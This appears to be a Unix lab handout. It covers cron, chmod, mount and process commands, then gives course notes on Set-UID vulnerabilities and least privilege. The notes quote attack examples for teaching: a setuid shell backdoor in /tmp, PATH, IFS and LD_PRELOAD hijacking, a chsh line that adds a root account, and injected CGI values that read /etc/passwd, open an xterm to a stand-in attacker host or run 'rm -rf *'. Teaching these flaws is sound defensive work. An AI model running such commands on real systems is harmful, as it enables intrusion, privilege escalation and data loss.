Lab 9

Practice and Execute the following commands and submit your work (both in hard/soft copy) to your batch representative:

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**1) cron command :**

The cron is a software utility, offered by Linux-like operating system which automates the scheduled task at a predetermined time.

It is a daemon process, which runs as a background process and performs the specified operations at the predefined time when a certain event

or condition is triggered without the intervention of a user. To deal with a repeated task frequently is an intimidating task for the system

administrator and thus he can schedule such processes to run automatically in the background at regular interval of time by creating a list of

those commands using cron. It enables the users to execute the scheduled task on a regular basis unobtrusively like doing the backup every day

at midnight, scheduling updates on a weekly basis, synchronizing the files at some regular interval.

Cron checks for the scheduled job recurrently and when the scheduled time fields match the current time fields,

the scheduled commands are executed. It is started automatically from /etc/init.d on entering multi-user run levels.

Syntax:

cron [-f] [-l] [-L loglevel]

Options:

-f : Used to stay in foreground mode, and don’t daemonize.

•-l : This will enable the LSB compliant names for /etc/cron.d files.

•-n : Used to add the FQDN in the subject when sending mails.

•-L loglevel : This option will tell the cron what to log about the jobs with the following values: •1 : It will log the start of all cron jobs.

•2 : It will log the end of all cron jobs.

•4 : It will log all the failed jobs. Here the exit status will not equal to zero.

•8 : It will log the process number of all the cron jobs.

The crontab (abbreviation for “cron table”) is list of commands to execute the scheduled tasks at specific time. It allows the user to add,

remove or modify the scheduled tasks. The crontab command syntax has six fields separated by space where the first five represent the

time to run the task and the last one is for the command.

Permitting users to run cron jobs:

•The user must be listed in this file to be able to run cron jobs if the file exists. /etc/cron.allow

•If the cron.allow file doesn’t exist but the cron.deny file exists, then a user must not be listed in this file to be able to run the cron job. /etc/cron.deny

Sample commands:

•Run /home/folder/gfg-code.sh every hour, from 9:00 AM to 6:00 PM, everyday. 00 09-18 \* \* \* /home/folder/gfg-code.sh

• Run /usr/local/bin/backup at 11:30 PM, every weekday. 30 23 \* \* Mon, Tue, Wed, Thu, Fri /usr/local/bin/backup

• Run sample-command.sh at 07:30, 09:30, 13:30 and 15:30. 30 07, 09, 13, 15 \* \* \* sample-command.sh

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**su command:**

On Unix-like operating systems, the su command changes the current user ID to that of the superuser, or another specified user.

This document covers the GNU/Linux version of su.

Description

The su command, which is short for substitute user or switch user, enables the current user to act as another user during the current login session.

Syntax

su [options] [username]

If no username is specified, su defaults to becoming the superuser (root).

Example:

su - hope

Switch the current user ID to that of user hope, and set the environment to hope's login environment.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**chmod command:**

NAME

chmod - To change access permissions, change mode.

SYNOPSIS

chmod [Options]... Mode [,Mode]... file...

chmod [Options]... Numeric\_Mode file...

chmod [Options]... --reference=RFile file...

DESCRIPTION

chmod changes the permissions of each given file according to mode, where mode describes the permissions to modify. Mode can be specified with octal numbers or with letters.

OPTIONS

Tag

Description

-f, --silent, --quiet suppress most error messages

-v, --verbose output a diagnostic for every file processed

-c, --changes like verbose but report only when a change is made

-c, --reference=RFile use RFile's mode instead of MODE values

-R, --recursive change files and directories recursively

--help display help and exit

--version output version information and exit

Numeric mode

The format of a numberic mode is 'augo'

A numeric mode is from one to four octal digits (0-7), derived by adding up the bits with values 4, 2, and 1. Any omitted digits are assumed to be leading zeros. The first digit selects the set user ID (4) and set group ID (2) and sticky (1) attributes. The second digit selects permissions for the user who owns the file: read (4), write (2), and execute (1); the third selects permissions for other users in the file's group, with the same values; and the fourth for other users not in the file's group, with the same values.

Q: Execute the following examples and save your outputs:

Read by owner only

$ chmod 400 sample.txt

Read by group only

$ chmod 040 sample.txt

Read by anyone

$ chmod 004 sample.txt

Write by owner only

$ chmod 200 sample.txt

Write by group only

$ chmod 020 sample.txt

Write by anyone

$ chmod 002 sample.txt

Execute by owner only

$ chmod 100 sample.txt

Execute by group only

$ chmod 010 sample.txt

Execute by anyone

$ chmod 001 sample.txt

Allow read permission to owner and group and anyone.

$ chmod 444 sample.txt

Allow everyone to read, write, and execute file.

$ chmod 777 sample.txt

EXAMPLES

Deny execute permission to everyone.

$ chmod a-x sample.txt

Allow read permission to everyone.

$ chmod a+r sample.txt

Make a file readable and writable by the group and others.

$ chmod go+rw sample.txt

Make a shell script executable by the user/owner.

$ chmod u+x samplescript.sh

Allow everyone to read, write, and execute the file and turn on the set group-ID.

$ chmod =rwx,g+s samplescript.sh

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**mount command:**

mount command in Unix with Examples

All files in a Unix filesystem are arranged in form of a big tree rooted at ‘/‘.These files can be spread out on various devices based on your partition table, initially your parent directory is mounted(i.e attached) to this tree at ‘/‘, others can be mounted manually using GUI interface(if available) or using mount command.

mount command is used to mount the filesystem found on a device to big tree structure(Unix filesystem) rooted at ‘/‘. Conversely, another command umount can be used to detach these devices from the Tree.

Syntax:

mount -t type device dir

Other forms

mount [-l|-h|-V]

mount -a [-fFnrsvw] [-t fstype] [-O optlist]

mount [-fnrsvw] [-o options] device|dir

mount [-fnrsvw] [-t fstype] [-o options] device dir

These commands tells the Kernel to attach the filesystem found at device to the dir.

Note:

•If you leave the dir part of syntax it looks for a mount point in /etc/fstab.

•You can use –source or –target to avoid ambivalent interpretation. mount --target /mountpoint

•/etc/fstab usually contains information about which device is need to be mounted where.

•Most of the devices are indicated by files like /dev/sda4, etc. But it can be different for certain filesystems. Please refer below for more information. man mount

Note: It is important to note that we are only discussing the standard form of mount command given as syntax. Different forms are somewhat discussed because it has certain limitations on different kernels.

Some Important Options:

•l : Lists all the file systems mounted yet.

•h : Displays options for command.

•V : Displays the version information.

•a : Mounts all devices described at /etc/fstab.

•t : Type of filesystem device uses.

•T : Describes an alternative fstab file.

•r : Read-only mode mounted.

Q1 : Write command for Displays information about file systems mounted

Q2: Mounts file systems:

Q3: Displays version information:

Q4: Explore mount commnand options.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**NFS Commands**

Q: Practice and execute the following commands and save your output:

These commands must be run as root to be fully effective, but requests for information can be made by all users:

• "automount"

• "clear\_locks"

• "mount"

• "mountall"

• "setmnt"

• "share"

• "shareall"

• "showmount"

• "umount"

• "umountall"

• "unshare"

• "unshareall"

**Linux Process Management: Commands**

**1. top:**

The top command gives you information on the processes that currently exist. As the sample output above shows, the first part of the information is an overview of the situation.

The second part, organized in columns, gives details for each process, including its unique reference number (PID), priority (PR), status (S), and resource usage (%CPU, for example).

**2. ps**

Use the ps command to list running processes (top and htop list all processes whether active or inactive). You’ll need to specify one or the other option to get useful information, however.

The command ps -a will list all the processes on your system. The command ps -a | grep mysqld would then pick out the mysqld process if, for example, you had a connection via the system to a MySQL database.

**3. pstree**

A step up from the simple ps command, pstree is used to display a tree diagram of processes that also shows relationships that exist between them.

Every process is generated, or spawned, by another process (a parent process) in Linux. What’s important to know is that if you alter something for a parent process, you affect the child processes as well.

In particular, if you stop the parent, you automatically stop the children!

**4. who**

The who command will display a list of all the users currently logged into your Linux system. If that’s just you and the operating system itself, then you have a free hand to manage processes as you like.

On the other hand, if other (human) users are also logged in, take caution before altering or terminating processes that may be important for them.

You can also use the users command for simpler information, the whoami command to tell you who you are (as perceived by the system), and the w command, which gives you not only the names of the users, but information on what they are currently doing.

**5. kill**

As its name suggests, kill can be used to terminate a process with extreme prejudice. Although in a more general sense, its function is to send signals (one of which is “die!”).

It allows you to stop individual processes or groups of processes without having to entirely stop or reboot your Linux system — something other users may also appreciate.

Let’s suppose your mysqld process is misbehaving. As you know from your top display, this process (in our example above) has a PID of 5979. To terminate this process, you could type in:

kill 5979

If for any reason this is not enough, there are more aggressive options available. An example would be the -9 option (also known as -KILL):

kill -9 5979

OR

kill -KILL 5979

If you don’t know the PID or you want to take a shortcut (just make sure it’s the right one), the killall command will let you terminate all instances of a process with the same name. To kill all the processes called mysqld, for example, type:

killall -9 mysqld

If kill seems just too unfriendly, you might like to first try being “nice.” The nice command lets you define the priority of a process before you run it (use renice for a process that’s already running).

**6.pgrep**

Given a search term, pgrep returns the process IDs that match it. For example, you could use the following command to find Firefox’s PID

Example pgrep firefox

**7.pkill & killall**

The pkill and killall commands can kill a process, given its name. Use either command to kill Firefox:

pkill firefox

killall firefox

**Application-based Extensions**

In general, in Unix , the applications do not have extensions. Some examples: nautilus, firefox, gnome-terminal, and so on.

Applications are usually located in these directories

**/usr/local/sbin,**

**/usr/local/bin,**

**/usr/sbin,**

**/usr/bin,**

**/sbin, /bin,**

**/usr/games,**

**/usr/local/games** and others.

You can determine whether a file can be an application if and only if that file is executable.

Use

**ls -l filename,**


or

**stat filename,**

or

**file filename**

to determine this. If that filename have this permissions: -rwxr-xr-x, then that file is sure executable.



**Examples of file command options**

1**. Remove file-names from output using -b option.**

Use this option in the following example :

**$ file -b grof**

PostScript document text conforming DSC level 3.0

$

So we see that there was no file name in the output. The output contained only details about the file.

**2. Exclude a particular test while determining the file type**

There are various test that are performed by file command while determining the type of file. There exists an option -e that can be used to exclude a particular type of test. For example, to exclude a test in which the file command checks and prints the details of an ELF file, we can pass the test name 'elf' to -e option in the file command. Here is an example :

**$ file -e elf a.out**

a.out: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV)

So we see that the details were skipped due to the 'elf' test name supplied to -e option. There are various other test names available. Here is the list of test names available :

**apptype** EMX application type (only on EMX).

**ascii**  Various types of text files (this test will try to guess the text encoding, irrespective of the setting of the ‘encoding’ option).

**encoding**  Different text encodings for soft magic tests.

**tokens**  Looks for known tokens inside text files.

**cdf**  Prints details of Compound Document Files.

**compress**  Checks for, and looks inside, compressed files.

**elf**  Prints ELF file details.

**soft**  Consults magic files.

**tar** Examines tar files.

**3. Change the default separator using -F option**

If you observe that a separator ':' is used between the file names and the description in the outputs produced by file command. There exists an option -F through which we can change the separator.

Here is an example in which I tried to replace the default ':' with '#'.

**$ file -F# \***

a.out# ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xee08a653cc2bcbca7fcd1fc62900bd9d6d053731, not stripped

bufrovrflw# ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0x359ad47b9c29ca2b287e1d0adb26029b859ac7e4, not stripped

bufrovrflw.c# ASCII English text

Cfile.c# ASCII text

Cfile.h# ASCII text

Cfile.o# ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped

cmd# ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xfac3f75dfae01e0ac037c39099182eb5c51fca82, not stripped

cmd.c# ASCII English text

CPPfile.cpp# ASCII C program text

CPPfile.h# ASCII text

So we see that the separator was changed to '#'.

**4. Read input file-names from a file using -f option**

This command provides an option -f through which we can provide name of a file that contains input file-names for this command.

Here is an example :

**$ cat file.txt**

main

main.cpp

The above mentioned file 'file.txt' contains two file names. Let's use 'file.txt' with -f option :

**$ file -f file.txt**

main: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xee08a653cc2bcbca7fcd1fc62900bd9d6d053731, not stripped

main.cpp: ASCII C program text

So we see that the file command displayed the details about the file-names that were contained in the file 'file.txt'.

**5. Output mime type information using -i option**

If it is required to display the mime type information rather than the other human readable information then the option -i can be used.

Here is an example :

**$ file -i a.out**

a.out: application/x-executable; charset=binary

So we see that the output displayed mime type information.

**6. Disable padding for file-names in output using -N option.**

When file command is run normally, you will see that there is a bit of padding in the output so that file-names and description is distinguishable.

For example, a normal output looks like :

a.out: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xee08a653cc2bcbca7fcd1fc62900bd9d6d053731, not stripped

bufrovrflw: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0x359ad47b9c29ca2b287e1d0adb26029b859ac7e4, not stripped

bufrovrflw.c: ASCII English text

Cfile.c: ASCII text

Cfile.h: ASCII text

Cfile.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped

cmd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xfac3f75dfae01e0ac037c39099182eb5c51fca82, not stripped

cmd.c: ASCII English text

CPPfile.cpp: ASCII C program text

CPPfile.h: ASCII text

CPPfile.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped

dir1: directory

dir2: directory

The file command provides an option -N through which this padding can be disabled.

Here is an example using this option :

**$ file -N \***

a.out: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xee08a653cc2bcbca7fcd1fc62900bd9d6d053731, not stripped

bufrovrflw: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0x359ad47b9c29ca2b287e1d0adb26029b859ac7e4, not stripped

bufrovrflw.c: ASCII English text

Cfile.c: ASCII text

Cfile.h: ASCII text

Cfile.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped

cmd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xfac3f75dfae01e0ac037c39099182eb5c51fca82, not stripped

cmd.c: ASCII English text

CPPfile.cpp: ASCII C program text

CPPfile.h: ASCII text

CPPfile.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped

dir1: directory

dir2: directory

So we see that the padding was disabled in the output.

**7. Provide details about files contained in compressed file using -z option.**

Normally, if a compressed file (like .zip) is provided as input to file command, it displays that it is compressed zip file etc.

For example :

**$ file grof.zip**

grof.zip: Zip archive data, at least v1.0 to extract

But, the command also provides an option -z through which it displays the details of the files contained inside the compressed file. For example, if -z is used with the .zip file we used in above example, here is what we get in output :

**$ file -z grof.zip**

grof.zip: PNG image data, 64 x 64, 8-bit/color RGBA, non-interlaced (Zip archive data, at least v1.0 to extract)

So we see that this time the details of the data contained in the compressed file is displayed along with the general details that were displayed in the above example.

**Security-Related Commands in Unix**

# Basics

* Users
  + root: super user (uid = 0)
  + daemon: handle networks.
  + nobody: owns no files, used as a default user for unprivileged operations.
    - Web browser runs with this mode.
  + User needs to log in with a password. The encrypted password is stored in /etc/shadow.
  + User information is stored in /etc/passwd, the place that was used to store passwords (not any more). The following is an example of an entry in this file.
* john:x:30000:40000:John Doe:/home/john:/usr/local/bin/tcsh
  + A few useful commands
* % /bin/su xyz (Change your user ID to xyz, su means “substitute user”)
* % /bin/su - (Change to root. This is a common way to invoke superusr access). Once you are in the superuser account, the prompt becomes the pound sign (#).
* % whoami (to print out your current user name)
* % /usr/bin/id (display both uid and gid)
* Groups
  + Why do we need groups?
* Assign permission based on groups.
  + A user has a primary group (listed in /etc/passwd), and this is the one associated to the files the user created.
  + Any user can be a member of multiple groups.
  + Group member information is stored in /etc/group
  + NIS: % ypcat group (can display all the groups and their members)
  + % groups uid (display the groups that uid belongs to)
* File Permissions
  + The meaning of the permission bits in Unix.
* Owner (u), Group (g), and Others (o).
* Readable (r), Writable (w), and Executable (x).
* Example: -rwxrwxrwx (777)
  + Permissions on Directories:
* r: the directory can be listed.
* x: the directory can be entered.
* w: can create/delete a file or a directory within the directory.
  + *What is the most secure setting for your web directories? Why?*
* “rwxr-xr-x” allows remote users to view the contents of your web directory.
* You can change it to “rwx--x--x”.
* Change permission: chmod
  + % chmod -R a+rx directory
* u: owner
* g: group
* o: others
* a: all
* Full Access Control List
  + % getfacl
  + % setfacl
* Default File Permission
  + Q: What is the default file permission assigned to the newly created files?
  + This default permission is stored in the *umask* environment variable.
  + umask: permissions you do not want
  + Default value in some systems: 022
* This set the permission of new files (non-executable) to rw-r--r—.
  + Safest value: 077
* This sets the permission of new files (non-executable) to rw-------.
  + Check your own setting
* % umask
  + Change the umask value
* % umask 077
* Put this command into your .cshrc file.
* Change the owner of files
  + The chown command.
  + % chown wedu file
  + Q: Can we allow a user to change the owner of files to another user?
* No. Actually, only root can use chown. Why?
* Disk quota problem.
* Set-UID problem.
* Change the group of files
  + The chgrp command.
  + % chgrp seed /home/seed/785
  + Can we allow a user to change the group of files to another group?
* Yes/No. If you want to change to group XYZ, you must be a member of XYZ
* The reason is similar to the chown command (Set-GID).
* Find manuals for Unix commands
  + umask(2), umask(1)
* % man -s 2 umask
* % man -s 1 umask

# Set-UID Programs: Privileged Programs

* Motivations
  + You want other people to be able to search some words in your file, but you don't want them to be able to read the file. How do you achieve this?
  + Users’ passwords are stored in /etc/shadow, which is neither readable nor writable to normal users. However, the passwd program allows users to change their passwords. Namely, when users run passwd, they can suddenly modify /etc/shadow. Moreover users can only modify one entry in /etc/shadow, but not the other people’s entries. How is this achieved?
* Set-UID programs
  + The concept of **effective uid** and **real uid**.
  + For non Set-UID programs, the effective uid and the real uid are the same.
  + For Set-UID programs, the effective uid is the owner of the program, while the real uid is the user of the program.
* Effective User UID and Real User UID
  + At login time, the real user ID, effective user ID, and saved user ID of the login process are set to the login ID of the user responsible for the creation of the process. The same is true for the real, effective, and saved group IDs; they are set to the group ID of the user responsible for the creation of the process.
  + When a process calls one of the exec family of functions to execute a file (program), the user and/or group identifiers associated with the process can change. If the file executed is a set-user-ID file, the effective and saved user IDs of the process are set to the owner of the file executed. If the file executed is a set-group-ID file, the effective and saved group IDs of the process are set to the group of the file executed. If the file executed is not a set-user-ID or set-group-ID file, the effective user ID, saved user ID, effective group ID, and saved group ID are not changed.
  + *Access control is based on effective user and group IDs.*
* Why do "passwd", "chsh" and "su" need to be Set-UID programs?
* Are there Set-UID programs in Windows NT/2000? If not, how is the same problem solved in Windows?
  + Windows does not have the notion of Set-UID. A different mechanism is used for implementing privileged functionality. A developer would write a privileged program as a ***service*** and the user sends the command line arguments to the service using Local Procedure Call.
  + A service can be started automatically or on-demand.
  + Each service has a security descriptor specifying which users are allowed to start, stop, and configure the service.
  + Services typically run under the *Local System* account.
* How to turn on the Set-UID bit?
  + % chmod 4755 file ---> -rw**s**r-xr-x
* Malicious use of Set-UID mechanism:
  + An attacker is given 10 seconds in your account. Can he plant a backdoor, so he can come back to your account later on?

% cp /bin/sh /tmp

% chmod 4777 /tmp/sh

# Vulnerabilities of Set-UID Programs

## PATH Environment Variable

* + When running a command in a shell, the shell searches for the command using the PATH environment variable.
  + What would happen in the following? Note that system(const char \*cmd) library function first invoke the /bin/sh program, and then let the shell program execute cmd.

system("mail");

* + The attacker can change PATH to the following, and cause “mail” in the current directory to be executed.

PATH=".:$PATH"; export PATH

## IFS

* + The IFS variable determines the characters which are to be interpreted as white spaces. It stands for Internal Field Separators. Suppose we set this to include the forward slash character:

IFS="/ \t\n"; export IFS PATH=".:$PATH"; export PATH

* + Now call any program which uses an absolute PATH from a Bourne shell (e.g. system(), or popen() system calls). This is now interpreted like the following that would attempt to execute a command called bin in the current directory of the user.

system("/bin/mail root"); ---> system(" bin mail root");

* + The IFS bug has pretty much been disallowed in shells now.

## LD\_LIBRARY\_PATH Environment Variable

* + Dynamic library directories: When searching for dynamic libraries, UNIX systems tend to look for libraries to load in a search path provided by this environment variable.
  + Virtually every Unix program depends on libc.so and virtually every windows program relies on DLL's. If these libraries become exchanged with Trojan horses many things can go wrong.
  + Attackers can modify this path and cause the program to load the attackers’ libraries.

setenv LD\_LIBRARY\_PATH /tmp:$LD\_LIBRARY\_PATH

or the user's current directory

setenv LD\_LIBRARY\_PATH .:$LD\_LIBRARY\_PATH

* + Most modern C runtime libraries have fixed this problem by ignoring the LD\_LIBRARY\_PATH variable when the EUID is not equal to the UID or the EGID is not equal to the GID.
  + Secure applications can be linked *statically* with a trusted library to avoid this.
  + In Windows machines, when loading DLLs, generally, the current directory is searched for DLLs before the system directories. If you click on a Microsoft Word document to start Office, the directory containing that document is searched first for DLLs.

## LD\_PRELOAD

* + Many UNIX systems allow you to "pre-load" shared libraries by setting an environment variable LD\_PRELOAD. This allows you to do interesting things like replace standard C library functions or even the C interfaces to system calls with your own functions.
  + Modern systems ignore LD\_PRELOAD if the program is a setuid program.

% cc -o malloc\_interposer.so -G -Kpic malloc\_interposer.c

% setenv LD\_PRELOAD $cwd/malloc\_interposer.so

* **Other Vulnerabilities** of Set-UID programs:
  + lpr vulnerability: It generates temp files under /tmp directory, the file names are supposed to be random. However, due to an error in the pseudo-random number generation, file names will repeat themselves every 1000 times. The program is a Set-UID program.
* Linking the predictable file name to /etc/password will cause lpr to overwrite

/etc/password.

* + chsh vulnerability: chsh ask users to input the name of a shell program, and save this input in

/etc/passwd; chsh does not conduct sanity checking. The program assumes that the users’ inputs consist of only one line. Unfortunately, this assumption can be made false: users can type two lines of inputs, with the second line being something like “xyz::0:0::”, i.e., users can insert a new superuser account (uid: 0) with no password.

* + sendmail vulnerabilities
* sendmail -- > email appended to /var/mail/wedu --> chown to wedu --> exit.
* Can you exploit this to read wedu’s email?
* Can you exploit this to cause more severe damage on wedu?

# Invoking Other Programs

* Invoking Other Programs Safely.
  + What are the potential problems if a CGI script does

// $Recipient contains email address provided by the user

// using web forms.

system("/bin/mail", $Recipient);

* + $Recipient might contain special characters for the shell: (e.g. |, &, <, >)

"[attacker@hotmail.com](mailto:attacker@hotmail.com) < /etc/passwd;

export DISPLAY=proxy.attacker.org:0; /usr/X11R6/bin/xterm&;"

* + What are the potential problems if a CGI script does

system(“cat”, “/var/stats/$username”);

* + The attacker can submit a username of “../../etc/passwd”.
  + What are the potential problems if a CGI program does:

sprintf(buf,"telnet %s",url); system(buf);

* + This did not respond well to URLs of the form:

host.example.com; rm -rf \*

# How to Improve the Security of Set-UID Programs?

* **exec** functions, **system**() and **popen**()
  + The exec family of functions runs a child process by swapping the current process image for a new one. There are many versions of the exec function that work in different ways. They can be classified into groups which
* Use/do not use a shell to start child programs.
* Handle the processing of command line arguments via a shell (shell can introduce more functionalities than what we expect. Note that shell is a powerful program).
  + Starting sub-processes involves issues of dependency and inheritance of attributes that we have seen to be problematical. The functions execlp and execvp use a shell to start programs. They make the execution of the program depend on the shell setup of the current user. e.g. on the value of the PATH and on other environment variables. execv() is safer since it does not introduce any such dependency into the code.
  + The system(string) call passes a string to a shell for execution as a sub-process (i.e. as a separate forked process). It is a convenient front-end to the exec-functions.
  + The standard implementation of popen() is a similar story. This function opens a pipe to a new process in order to execute a command and read back any output as a file stream. This function also starts a shell in order to interpret command strings.
* How to invoke a program safely?
  + Avoid anything that invokes a shell. Instead of system(), stick with execve(): execve()

does not invoke shell, system() does.

* + Avoid execlp(file, ...) and execvp(file,...), they exhibit shell-like semantics. They use the contents of that file as standard input to the shell if the file is not valid executable object file.
  + Be wary of functions that may be implemented using a shell.
* Perl's open() function can run commands, and usually does so through a shell.
* Improve security of system()
  + Recall that system() invokes /bin/sh first. In Fedora, it execv /bin/sh with arguments "sh", "-c" and the user provided string.
  + In Fedora 4, /bin/sh (actually bash) ignores the Set-UID bit option. Therefore, when invoking system(“cmd”) in a Set-UID program, “cmd” will never be executed with the root privilege, unless “cmd” itself is a Set-UID program. The following code in bash drops the Set- UID bit. Actually, I cannot think of any legitimate reason why we need to allow Set-UID shell program. Fedora is doing the right thing; many other Unix OSes have not done this.

if (running\_setuid && privileged\_mode == 0) disable\_priv\_mode ();

……

void disable\_priv\_mode ()

{

setuid (current\_user.uid); setgid (current\_user.gid);

current\_user.euid = current\_user.uid; current\_user.egid = current\_user.gid;

}

# Principle of Least Privilege

**Principle of Least Privilege** (originally formulated by Saltzer and Schroeder):

***Every program and every user of the system should operate using the least set of privileges necessary to complete the job.***

The most important reason for limiting the security privileges your code requires to run is to reduce the damage that can occur should your code be exploited by a malicious user. If your code only runs with basic privileges, it’s difficult for malicious users to do much damage with it. If you require users to run your code using administrator privileges, then any security weakness in your code could

potentially cause greater damage by the malicious code that exploits that weakness.

* Questions to ask when writing a privilege program:

### Does the program need the privileges?

* If a program does not need any special privileges to run, it should not be a privilege program.

### Does the program need all the privileges?

* We only give the program ***the least set of privileges necessary to complete the job.***
* Many operating systems do not give us with many choices; we can choose either a set that includes all the root privileges or a set that does not include any privilege. Most Unix systems are like this, you are either root or non-root. there is nothing in between.
* Most modern Unix systems (and Windows) introduces more choices. These systems divide the root privileges into a number of sub-privileges. With such a finer granularity, we can better apply the least-privilege principle.

### Does the program need the privileges now?

* A program usually does not need certain privileges for some time; they become unnecessary at the point of time. We should temporarily disable them to achieve the least-privilege principle. The advantage of doing this is that in case the program makes an accidental mistake, it cannot cause the damage to the things that require the disabled privileges. The figure below illustrates this point.
* At a later time, the disabled privilege might become necessary again, we can then enable it.
* Keep in mind that disabling/enabling can reduce the damage in a situation when adversaries cannot inject code into a vulnerable program; if adversaries can inject code into the vulnerable programs, the injected code can enable the privileges by itself.

### Does the program need the privileges in the future?

* If a privilege will not be used any more, it becomes unnecessary, and should be permanently removed, so the least set of privileges is adjusted based on the future needs.

Start

Task 1

Task 2

Task 3 Task 4

A, B, E

B

A, C

D

Disable(C, D)

Disable(A) Remove(E)

Enable(A, C) Remove(B)

Enable(D) Remove(A, C)

* What mechanisms does Unix provide for us to achieve the least-privilege principle?
  + Useful system calls: setuid, seteuid, setgid, setegid
  + **seteuid(uid):** It sets the effective user ID for the calling process.
* If the effective user ID of the calling process is super-user, the uid argument can be anything. This is often used by the super-user to *temporarily* relinquish/gain its privileges. However, the process’s super-user privilege is not lost, the process can gain it back.
* If the effective user ID of the calling process is not super-user, the uid argument can only be the effective user ID, the real user ID, and the saved user ID. This is often used by a privileged program to regain its privileges (the original privileged effective user ID is saved in the saved user ID).
  + **setuid(uid):** It sets the effective user ID of the current process. If the effective user ID of the caller is root, the real and saved user ID’s are also set.
* If the effective user ID of the process calling setuid() is the super-user, all the real, effective, and saved user IDs are set to the uid argument. After that, it is impossible for the program to gain the root privilege back (assume uid is not root). This is used to *permanentl*y relinquish access to high privileges.
* A setuid-root program wishing to temporarily drop root privileges, assume the identity of a non- root user, and then regain root privileges afterwards cannot use setuid(). You can accomplish this with the call seteuid().
* If the effective user ID of the calling process is not the super-user, but uid is either the real user ID or the saved user ID of the calling process, the effective user ID is set to uid. This is similar to seteuid().
  + Examples (in Fedora Linux): A process is running with effective user ID=0, and real user ID=500, what are the effective and real user ID’s after running
* setuid(500); setuid(0);

Answer: 500/500 (the first call generates 500/500, and the second call fails).

* seteuid(500); setuid(0);

Answer: 0/500 (the first call generates 500/500, and the second call generates 0/500).

* seteuid(600); setuid(500);

Answer: 500/500 (the first call generates 600/500, and the second call generates 500/500).

* seteuid(600); setuid(500); setuid(0);

The first call generates 600/500, the second generates 500/500, and the third generates

0/500.